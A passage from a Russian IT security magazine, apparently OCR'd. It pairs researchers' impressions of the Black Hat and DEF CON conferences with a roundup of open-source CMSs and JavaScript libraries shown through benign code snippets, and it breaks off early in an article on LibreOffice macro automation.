Если говорить о минусах, то это, скорее, не совсем продуманная организация с точки зрения докладчиков и относительная «закрытость». Первое меня шокировало два года назад. Ты предоставлен сам себе практически до момента своего доклада. Если есть вопросы/проблемы/whatever, то попробуй сначала кого-нибудь найти, а потом еще попробуй найти кого-нибудь, кто сможет тебе это объяснить. Здесь надо держать в голове фразу «Don't be shy to help yourself». Второе — это скорее наша проблема. DC достаточно старая конференция, со своими легендами, традициями. Тогда же, два года назад, замечательная Сэнди Кларк рассказывала, что это как «приехать домой к старым друзьям». Это все, конечно, классно, только мы там еще чужие. DEF CON гораздо менее интернациональное мероприятие, чем можно было бы подумать. По крайней мере его «закулисная» часть.

Резюмируя, хотелось бы сказать, что это конференции, обязательные к посещению. Будет много классных докладов, людей, активностей. Я надеюсь, что и BH, и DC перестанут быть чем-то из разряда «мечты» и «даже пробовать не буду» для наших ресерчеров. Все обязательно получится, и до встречи в Вегасе! :)

ИВАН НОВИКОВ

WALLARM, CEO И LEAD SECURITY EXPERT



Впечатлений было по-настоящему много. Дело в том, что последние десять лет эти две конференции были моей голубой мечтой. В подростковом возрасте они казались недостижимым идеалом — местом, где рождается идеология самого термина «хакинг».

Когда же я прилетел в Вегас, все оказалось куда более прозаично. Дело в том, что первой конференцией прошел Black Hat. Это очень хорошо организованная и дорогая конференция, которую сложно с чем-то сравнивать. Просто очень много денег применяются очень грамотно и получается то, что получается. Техническая сторона докладов, откровенно говоря, не самая сильная. Вернее сказать, техническая сторона, как ее привыкли понимать русскоязычные исследователи.

Типичный популярный доклад на BH — история взлома какого-нибудь автомобиля без подробных деталей. В конце зажигательного рассказа исследователь отсылает страждущих слушателей на брендированный whitepaper объемом 150–200 листов. Получается тонкий content-marketing, ставящий целью заложить в голову слушателей простую мысль: «Вот такая-то компания имеет в штате крутых хакеров, вот они поломали чего-то там».

У меня был технический доклад, которому было место на Дефконе (про инъекции в memcached,][опубликовал эту статью в прошлом номере одновременно с выступлением Ивана на Black Hat. — Прим. редакции), но понял я это уже на месте. Но не расстроился — тот же Дэн Камински два часа вещал про рандомы и не стеснялся вскрывать мозг :).

BH был очень значимым для меня еще и потому, что это первая конференция, где мы представили наше решение для защиты веб-приложений Wallarm. Получилось очень удачно, зону вендоров посещали очень активно, удалось получить много отзывов, показать live-demo и обменяться полезными контактами.

Дефкон проходил сразу после, а вернее, начался внахлест с последним днем BH. Вот где воплотились мои представления о конференциях для хакеров. Впечатлила зона воркшопов, в которой программирование микроконтроллеров соседствует с выбриванием ирокезов посетителям. Вендорская зона Дефкона разительно отличалась от BH. Тут не было ни CISCO, ни MS, ни других тузов корпоративной безопасно-

сти — зато были несколько производителей отмычек, сборщики всевозможных coin miner'ов, hak5 закатил грузовик, набитый гаджетами типа pineapple, ubertooth, rubber ducky и прочими вкусностями, на крыше которого красовался огромный ананас. В зоне вендоров можно было купить все, что было представлено. Ну, практически все.

Был еще прекрасный стенд электромобиля Tesla. Как оказалось, это был только show room, а не конкурс на взлом. Но понял я это только на последний день конференции, когда в очередной подход к машине был мило остановлен оргами, которые провели разъяснительную беседу на тему того, что не стоит пихать в USB этой машины все, что мне хочется. А ведь были классные векторы… Зато познакомились лично с «hacker princess» — Кристин Пейджет (Kristin Paget), которая (а ведь еще год назад был которЫЙ, кажется, Kris) сейчас является начальником продуктовой безопасности Tesla. В общем — мило пообщались, не последний раз, думаю, так как эта машинка меня действительно зацепила как объект для исследований. Немного жалею, что не удалось провести атаку получения дампов логов на флешку, — она всего-то требовала обмотать весь автомобиль фольгой для изоляции GSM. Нам бы точно хватило дури такое сделать, но не в этот раз, к сожалению.

На Дефконе доклады исключительно технические, слайды строжайше изолированы от брендов в стандартном шаблоне конференции. Сразу бросается в глаза, что уровень докладов значительно выше, чем бывает у нас, отбор намного строже.

В общем, если ты хочешь почувствовать дух хакерства — тебе точно на Дефкон. Но отмечу, что, в отличие от BH, Дефкон обычно не оплачивает спикерам ни билеты, ни проживание. Это, разумеется, не должно остановить настоящих хакеров, так что зарабатывай на bug bounty 3000+ долларов (это, кстати, всего пара багов средней руки по нынешним ценам) и вперед, не пожалеешь!



АЛЕКСАНДР МАТРОСОВ

@MATROSOV

Мне, как, наверное, и многим моим знакомым, конференции Black Hat и DEF CON казались чем-то особенным, ведь именно на них исследователи со всего мира стремятся представить свои наиболее значимые достижения. Я хотел посетить обе эти конференции уже очень давно, но все как-то не получалось. И вот в этом году я наконец доехал до Вегаса. Причем доехал в прямом смысле: ехал на машине аж от славного города Портленда штата Орегон :). Итак, сначала был BH, который поразил меня качеством докладов и отличной организацией мероприятия. Это, наверное, единственная конференция из тех, что мне удалось посетить (а посетил я их довольно много за последние несколько лет), на которой в программе я выделил для себя более 20% докладов для обязательного посещения. Конференция действительно очень масштабна, и успеть посмотреть все просто невозможно. Ведь здесь концентрация знакомых, с которыми хочется пообщаться или хотя бы успеть просто поздороваться, также зашкаливает невероятно. Отдельно, наверное, стоит заметить, что на BH есть традиция — вендоры устраивают различные вечеринки. Попасть на них можно только по приглашениям, которые либо раздаются всем подряд за предварительную регистрацию, либо рассылаются узкому кругу лиц. На этих самых вечеринках можно просто наслаждаться бесплатным алкоголем, как правило довольно хорошего уровня, а можно пообщаться в неформальной обстановке с интересными людьми и завести правильные знакомства. Black Hat — это, пожалуй, самая масштабная и качественная конференция для исследователей, на которой мне удалось побывать.

Но ведь сразу за BH проходит DEF CON! По количеству посетителей он превосходит BH, но от этого страдает организация. Поэтому часть посетителей BH разъезжается сразу после конференции, а самые стойкие остаются на продолжение банкета. Публика этих двух конференций довольно сильно отличается, так как DEF CON старается быть неформальным во всем, что иногда даже несколько раздражает. О DC складывается впечатление некоторого организованного хаоса: порой очень сложно найти даже место доклада, а для того, чтобы туда попасть, нужно отстоять тридцатиминутную очередь. Ну может, это мне так везло, и я ходил только на наиболее интересные доклады… Но эта давка у дверей меня действительно утомляла, и я решил не стоять в очередях и потом посмотреть все на видео. Атмосфера на конференции мне очень даже понравилась, я бы сказал, что это самый киберпанковский ивент из всех, что я видел. Тут есть все — от локпикинга до зала с паяльными станциями, где ты можешь модифицировать свой бейдж. Бейдж на Дефконе вообще заслуживает отдельной статьи, это, как правило, плата с CPU и открытой прошивкой, которую ты можешь модифицировать на свое усмотрение. В зоне вендоров ты не найдешь бесплатных футболок, как на BH, но зато тут можно купить кучу полезных железок и девайсов для хака всего и вся. Здесь царит неформальная, несколько расслабленная атмосфера, и в этом есть какой-то особый колорит, которого не встретишь на BH.

Я рекомендую всем читателям Х если не выступить на обоих этих мероприятиях, так хотя бы посетить их. Ведь это место обладает поразительной энергетикой, которая даст тебе стимул к дальнейшей работе и исследованиям.

ВИТАЛИЙ КАМЛЮК

KASPERSKY LAB

Black Hat был весьма масштабным в этом году, но, к счастью, он проходил в большом отеле и места всем хватило, так что можно было попасть на любой доклад. Жаль, что послушать получалось не всех, так как было до десяти параллельных потоков. Зато мне, как докладчику, удалось пообщаться с несколькими сотоварищами в комнате для подготовки к выступлениям и узнать суть некоторых докладов заранее.

Безусловно, Black Hat — недешевая конференция, из-за чего туда не попадают многие любители и просто независимые исследователи, если они не являются докладчиками. В этом смысле куда более привлекательным может показаться DEF CON, где царит атмосфера киберпанка, революционной борьбы за свободу Сети и доступ к информации. Присутствие на таком мероприятии, где собираются десятки тысяч хакеров, заряжает. Думаю, что каждому хакеру или всем, кому интересна область информационной безопасности, стоит хоть раз в жизни побывать на DEF CON. Попасть туда легче всего, если ты сделаешь хороший доклад и его примут на Black Hat. Организаторы оплатят тебе перелет, проживание, и ты еще получишь премиальные, которых хватит, чтобы остаться на DEF CON!

Резюмируя, хотелось отметить, что приятно было видеть доклады русскоговорящих исследователей как на Black Hat, так и на DEF CON. Я посетил выступления Никиты Тараканова, Ивана Новикова, Светланы Гайворонской и Ивана Петрова.



УПРАВЛЯЙ ПО-НОВОМУ

Илья Пестов
@ilya_pestov



ПОДБОРКА ПРИЯТНЫХ ПОЛЕЗНОСТЕЙ ДЛЯ РАЗРАБОТЧИКОВ

Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кода, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.


INFO
Миссия этой рубрики — познакомить тебя с интересными и набирающими популярность проектами. Мы не ставим перед собой задачу в паре абзацев детально рассмотреть тот или иной инструмент — это, разумеется, нереально, а лишь обращаем твое внимание на ключевые особенности. За подробностями — велкам на гитхаб :).

Widgy

https://github.com/fusionbox/django-widgy

Начну, пожалуй, с того, что эта CMS написана на Python и Django. В Widgy тебя обязательно порадует обилие всевозможных модулей и простота подключения Django Apps. Весь функционал грамотно представлен в удобном drag and drop интерфейсе. Ну и здесь очень круто реализован визуальный редактор, который построен на основе CKEditor. Это совсем не типичный WYSIWYG, поскольку больше напоминает полноценный site-builder с конструктором страниц. Разработчики уделили много внимания API и назвали его django-widgy. С их слов, django-widgy — это гетерогенный древовидный редактор для Django, где каждый узел — самостоятельная единица.

```
pip install django-widgy
```



Docpad

https://github.com/bevry/docpad/

Docpad — это статический генератор сайтов. Docpad снимает ограничения между новичками и профессионалами и заставляет взглянуть на веб-разработку совсем с другого ракурса. Очень круто наблюдать, как твой фронтенд (Markdown, Jade, Coffee...) оживает на глазах. Огромным плюсом является множество плагинов и подробная документация, а точнее, даже ряд видеоуроков.

Все элементарно просто — принцип работы основывается на взаимодействии файлов шаблона с расширением .html.eco и файлов для рендеринга:

- src/layouts/default.html.eco

```
<html>
<head>
    <title><%= @document.title %>
    | My Website</title>
</head>
<body>
    <h1><%= @document.title %></h1>
    <%- @content %>
</body>
</html>
```

- src/render/index.html

```
---
title: "Welcome!"
layout: "default"
isPage: true
---

<p>Welcome to My Website!</p>
```

DOCPAD SETS YOU FREE

DocPad removes limitations and closes the gap between experts and beginners. Designers and developers can create websites faster than ever before.

Versioning · Pre-Built Skeletons · Language Agnostic · Simple Deploys · Powerful Plugins

October


https://github.com/octobercms/october
Просто великолепная CMS, основанная на фреймворке Laravel, которая реально дает разработчикам возможность выразить себя. Очень гибкая архитектура, более чем содержательная документация, понятная система плагинов, AJAX framework, который позволяет абсолютно весь проект сделать динамичным. Под October написано несколько десятков плагинов, и, думаю, их число будет только расти, потому что это одна из немногих CMS, внутри которой мегапопулярный среди PHP-разработчиков Laravel. Отличительной фичей является возможность установки плагинов прямо с официального сайта. При создании проекта ему присваивается 52-значный ключ, после чего этот ключик указывается в системе и все добавленные плагины синхронизируются и автоматом устанавливаются. Очень «современная» идея.



Webhook

www.webhook.com
Webhook — это не просто система управления контентом, это платформа для создания сайтов — качественная смесь CMS и генератора статических сайтов. Проект ожил благодаря краудфандингу и успешно завершил кампанию на Kickstarter. Под капотом Node.js, Ember, Firebase, Grunt и «Django-like templating» благодаря SwigJS. А теперь остановимся на принципах работы Webhook. Сначала в панели администратора ты формируешь тип контента, определяешь, будет ли это шаблон или самостоятельная страница, и добавляешь блоки, которых целое множество: WYSIWYG- и Markdown-редакторы, изображения, галереи, аудиофайлы, все типы форм и прочее. А результатом будут сгенерированные HTML'ки, с понятным шаблонизатором, очень продуманной структурой и роутингом. Важно упомянуть, что проект платный — 25 долларов, но есть двухнедельный пробный период.

```
npm install -g grunt-cli wh
wh create sitename
wh serve
```



Cockpit

https://github.com/aheinze/cockpit
Простая и гибкая CMS на PHP. Cockpit будет отличным выбором при создании небольшого проекта, вроде визитки с портфолио или блога. Система состоит всего из пяти модулей: Regions (блоки), Collections, Mediamanager (тяни-таскай файловая система), Forms и Galleries. Важный момент, который не оставили без внимания разработчики, — это понятный API для разработки на стороне клиента.

Добавляем Cockpit.js:

```
<head>
...
<?php cockpit_js_lib() ?>
...
</head>
```

Вот так выглядят запросы:


```
<script>
  // Получаем ID блока
Cockpit.request('/regions/get/{region↵
name}').success(function(content){
  // Обновляем DOM-дерево контентом блока
});
Cockpit.request('/galleries/get/
{galleryname}').success(function(images)
{
  // Массив изображений
});
Cockpit.request('/collections/get/{collectionname}').success(function(items){
  // Массив имен коллекций
});
</script>
```

А еще есть полноценный REST:


```
GET /cockpit/index.php/rest/api/regions/get/{regionname}?token={yourtoken}
GET /cockpit/index.php/rest/api/galleries/get/{galleryname}?token={yourtoken}
GET /cockpit/index.php/rest/api/collections/get/{collectionname}?token={yourtoken}
```

Правда, на официальном полностью асинхронном сайте есть грубый баг в роутинге: перейти по ссылке, открыв ее в новой вкладке, нет возможности. Хотя если скопировать ссылку и перейти по ней, то все будет работать правильно.

Keystone



https://github.com/JedWatson/keystone/
CMS и Web App Framework, написанная на Node.js с использованием Express и Mongoose. Система создавалась как инструмент для построения сложных веб-проектов, поэтому обеспечивает качественную структуру роутинга, шаблонов и моделей. А за счет этого функционирует автоматически генерируемый интерфейс администратора. Keystone — это действительно краеугольный камень.




```
var keystone = require('keystone'),
middleware = require('./middleware'),
importRoutes = keystone.↵
  importer(__dirname);
// Middleware
keystone.pre('routes', middleware.↵
  initErrorHandlers);
keystone.pre('routes', middleware.↵
  initLocals);
keystone.pre('render', middleware.↵
  flashMessages);
// Обработка ошибок 404
keystone.set('404', function(req,↵
  res, next) {
    res.notfound();
});
// Обработка других ошибок
keystone.set('500', function(err, req,↵
res, next) {
    var title, message;
    if (err instanceof Error) {
        message = err.message;
        err = err.stack;
    }
    res.err(err, title, message);
});
// Загрузка маршрутов
var routes = {
    views: importRoutes('./views')
};

// Привязка маршрутов
exports = module.exports =
function(app) {
    app.get('/', routes.views.index);
}
```

Breach

https://github.com/breach/breach_core
Относительно недавно на свет появился браузер Breach, полностью написанный на связке HTML, CSS и JavaScript. Подобная архитектура придает необычайную гибкость проекту и в буквальном смысле меняет сложившееся представление о браузерах. Обладая базовыми навыками верстки, ты можешь настроить под себя что угодно и как угодно. Все компоненты Breach являются самостоятельными приложениями и взаимодействуют друг с другом с помощью специального API, основанного на Chromium Content API и Simple View Model.



Inbox

https://github.com/inboxapp/inbox
«Email-платформа нового поколения», Inbox по своей сути является широким набором инструментов для разработки приложений и сервисов, основанных на взаимодействии с электронной почтой. Написано это все на Python и включает в себя продуманный RESTful API, который возвращает данные в формате JSON и Unicode-объекты.




Chart.js

https://github.com/nnnick/Chart.js
Потрясающие адаптивные и интерактивные HTML5-чарты, реализуемые с помощью элемента <canvas>. Шесть способов визуализации данных с качественно проработанными анимациями. Все типы графиков являются миниатюрными модулями, размером всего в 11 Кб. Хочу также обратить твое внимание на то, что у проекта более 10 тысяч звезд на GitHub.

```
var myLineChart = new Chart(ctx).Line(data, options);
var data = {
    labels: ["January", "February", "March", "April",
             "May","June", "July"],
    datasets: [
        {
            label: "My First dataset",
            fillColor: "rgba(220,220,220,0.2)",
            strokeColor: "rgba(220,220,220,1)",
            pointColor: "rgba(220,220,220,1)",
            pointStrokeColor: "#fff",
            pointHighlightFill: "#fff",
            pointHighlightStroke: "rgba(220,220,220,1)",
            data: [65, 59, 80, 81, 56, 55, 40]
        }
    ]
};
```

Basket.js

https://github.com/addyosmani/basket.js
Однажды среди западных разработчиков возник разговор на тему, что экономнее — кешировать CSS- и JS-файлы в браузере или сохранять их в локальном хранилище? Тесты Google и Bing доказали большую эффективность при использовании HTML5 localStorage. А уже после этого появился замечательный Basket.js от известнейшего разработчика Эдди Османи (Addy Osmani), связывающий все подключаемые скрипты и стили, подобно Require.js, с локальным хранилищем браузера.


```
basket
  .require({ url: 'missing.js' })
  .then(function () {
      // Success
  }, function (error) {
      // There was an error fetching the script
      console.log(error);
  });
```



jsPDF

https://github.com/MrRio/jsPDF
jsPDF — отличная JavaScript-библиотека для генерации PDF. Модуль содержит огромное количество опций, которые позволяют настроить буквально все, что поддерживает данный формат: все свойства шрифта, изображения, произвольные фигуры и даже рендеринг любого DOM-узла. Работа поддерживается в большинстве браузеров: IE6+*, Firefox 3+, Chrome, Safari 3+, Opera. Правда, для IE9 и ниже потребуется специальный Flash-хак. Выглядит все вполне хьюмэн ридэбл:


```
var imgData = 'data:image/jpeg;base64,/9j/4AAQSk...';
var doc = new jsPDF();
doc.setFontSize(40);
doc.text(35, 25, "Paranyan loves jsPDF");
doc.addImage(imgData, 'JPEG', 15, 40, 180, 160);
doc.setTextColor(255, 0, 0);
doc.text(20, 40, 'This is red.');
doc.triangle(60, 100, 60, 120, 80, 110, 'FD');
```



Dense

dense.rah.pw
В интернете описано огромное множество всяких методов и хаков по теме корректного отображения адаптивных изображений. Звания самого хитрого и шедеврального способа удостоился маленький jQuery-плагин Dense. Если сайт показывается на Retina-дисплее или размер изображения больше его фактического, то скрипт автоматически добавляет эффект размытия (blur) ко всем картинкам и все будет выглядеть, как будто так и надо. Все очень просто:

```
<script src="jquery.min.js"></script>
<script src="dense.min.js"></script>
<script>
    $('img').dense();
</script>
```



Chroma.js

https://github.com/gka/chroma.js
Многофункциональная библиотека для работы с цветом. Позволяет производить всевозможные операции с палитрой: всячески преобразовывать, изменять цветовые режимы, варьировать яркость, контрастность, насыщенность, определять диапазоны и прочее.


```
// Затемняем и выводим в HEX
chroma('#D4F880').darken().hex();  // #9BC04B
// Масштабируем цвета и показываем результат в RGB
scale = chroma.scale(['white', 'red']);
scale(0.5).css();  rgb(255,127,127);
// Переключаем цветовой режим
chroma.scale(['white', 'red']).mode('lab');
```



Groove Basin

groovebasin.com
Музыкальный сервер на Node.js с продуманным адаптивным веб-интерфейсом. Groove Basin станет для тебя удаленной персональной музыкальной библиотекой. Имеет умное автоматическое воспроизведение треков на основе предпочтений пользователя. Стриминг, шаринг с друзьями, поддержка MPD-протокола, синхронизация с Last.fm, мониторинг файловой системы и многое другое. Вполне юзабельная штука, и в коде покопаться интересно.

```
sudo apt-add-repository ppa:andrewrk/libgroove
sudo apt-get update
sudo apt-get install groovebasin
groovebasin
```



EtherCalc


https://github.com/audreyt/ethercalc
Великолепный инструмент для редактирования электронных таблиц. Написан на LiveScript/Node.js, порт приложения SocialCalc. Поддерживает работу с форматами CSV или Excel XML (.xlsx). Вообще, при работе с данным сервисом возникает ощущение, что он даже удобнее и функциональнее аналогичного продукта от Google. Существуют плагины к Socialtext, Drupal.

loadCSS


https://github.com/filamentgroup/loadCSS
В эпоху появления все большего и большего числа сложных RIA-систем разработчикам все чаще приходится задумываться об асинхронной загрузке дополнительных модулей — например, шаблонов или стилей. Для этих целей в Filament Group был написан маленький, но удобный loadCSS.js, который умеет динамично подгружать стили при выполнении заданных условий.

```
<head>
...
<script>
  // include loadCSS here...
  function loadCSS( href, before, media ){ ... }
  // load a file
  loadCSS( "path/to/mystylesheet.css" );
</script>
...
</head>
```

РУТИНА НА ПОТОКЕ



Ирина Чернова
irairache@gmail.com



ОСВАИВАЕМ ПРОСТЕЙШИЕ ПРИЕМЫ АВТОМАТИЗАЦИИ РАБОТЫ С LIBREOFFICE

LibreOffice — это сила. С помощью этого пакета можно делать практически все: вести бухгалтерский учет, рисовать векторную графику, администрировать базы данных, писать HTML-код, создавать визитки и прочее, прочее, прочее. LibreOffice Basic — это тройная сила, так как она позволяет делать то же самое в разы быстрее и легче. Как пользоваться столь бесценным творением, расскажет эта статья.



WARNING

Перед запуском первого макроса LibreOffice может потребовать установить JRE (Java Runtime Environment). Скачать инсталлятор можно здесь: goo.gl/kqQid1

ЧТО ТАКОЕ LIBREOFFICE

Пакет свободного ПО для работы с документами. Появился в 2010 году, но уже успел завоевать бешеную популярность во всем мире. С его помощью можно создавать и редактировать файлы чуть менее сотни различных форматов, в том числе документы Microsoft Office (doc, docx, xls, xlsx). Есть версии для Windows, Linux и OS X.

Еще LibreOffice можно установить на сервер и запускать в браузере (goo.gl/fDlivA). Для этого сервер должен управляться Linux и на нем должна быть установлена библиотека GTK3 (она нужна для трансляции графики в HTML5).

Программный пакет включает в себя следующие компоненты:

- Text — аналог Word;
- SpreadSheet — аналог Excel;
- Presentation — аналог PowerPoint;
- Drawing — векторный графический редактор;
- Database — панель управления базами данных, можно использовать для управления локальными базами (dBase) данных или для администрирования удаленных (MySQL, Oracle и другие);
- визуальный HTML-редактор;
- редактор формул;
- мастер по созданию визиток.

SRC

Специально для тебя мы сделали подборку исходников макросов для LibreOffice. Ищи их в репозиториях GitHub к этому номеру.



WWW

Установочные файлы LibreOffice: goo.gl/Fi8aPm



WWW

Русскоязычный сайт LibreOffice: ru.libreoffice.org

.BASH И LIBREOFFICE

Создавать и редактировать документы LibreOffice можно напрямую из shell, используя LibreOffice API. В качестве примера сконвертируем ODT-файл в docx:

```
libreoffice --headless --convert-to docx↵
filetoconvert.odt
```

ЯЗЫКИ, НА КОТОРЫХ МОЖНО НАПИСАТЬ МАКРОС

LibreOffice Basic

Для написания макросов на этом языке не нужно устанавливать никаких дополнений. Пакет LibreOffice Basic поставляется с обширной коллекцией примеров кода для разных ситуаций, и этот способ автоматизации отлично документирован на сайте проекта. Большая часть нашей статьи посвящена этому способу.

Bean Shell

Этот способ достался в наследство от OpenOffice (проект курировала компания Oracle). BeanShell — это скриптовый язык, созданный для тестирования и отладки Java-программ. Для написания макросов на этом языке необходимо установить соответствующее расширение (goo.gl/OzHo1W).

Python

Для того чтобы автоматизировать работу с LibreOffice на Python, нужно установить соответствующее дополнение:

```
sudo apt-get install libreoffice-script-provider-python
```


Если ты используешь LibreOffice под Windows, тогда надо установить это дополнение через Tools → Options → LibreOffice → General. С помощью этого раздела программы можно загружать последние обновления дополнительных модулей.

После установки можно редактировать Python-макросы из встроенного редактора.


Java Script

С JS ситуация аналогична ситуации с Python. Для выполнения макросов требуется установить libreoffice-script=provider-js.

Соответственно, для Windows способ установки также аналогичен предыдущему пункту.



Открываем менеджер макросов



Кнопка Edit неактивна. С Python все не так просто

ПРИМЕРЫ МАКРОСОВ

В принципе, на LibreOffice Basic можно имитировать любые действия пользователя. Для наглядности приведем примеры автоматизаций для различных компонентов LibreOffice.


Hello world

Пример простейшего макроса для вывода сообщения с текстом:


```
Sub Hello
Macro Print "Ты ведь невольно вспомнил
про свою учительницу информатики?"
End Sub
```

Text

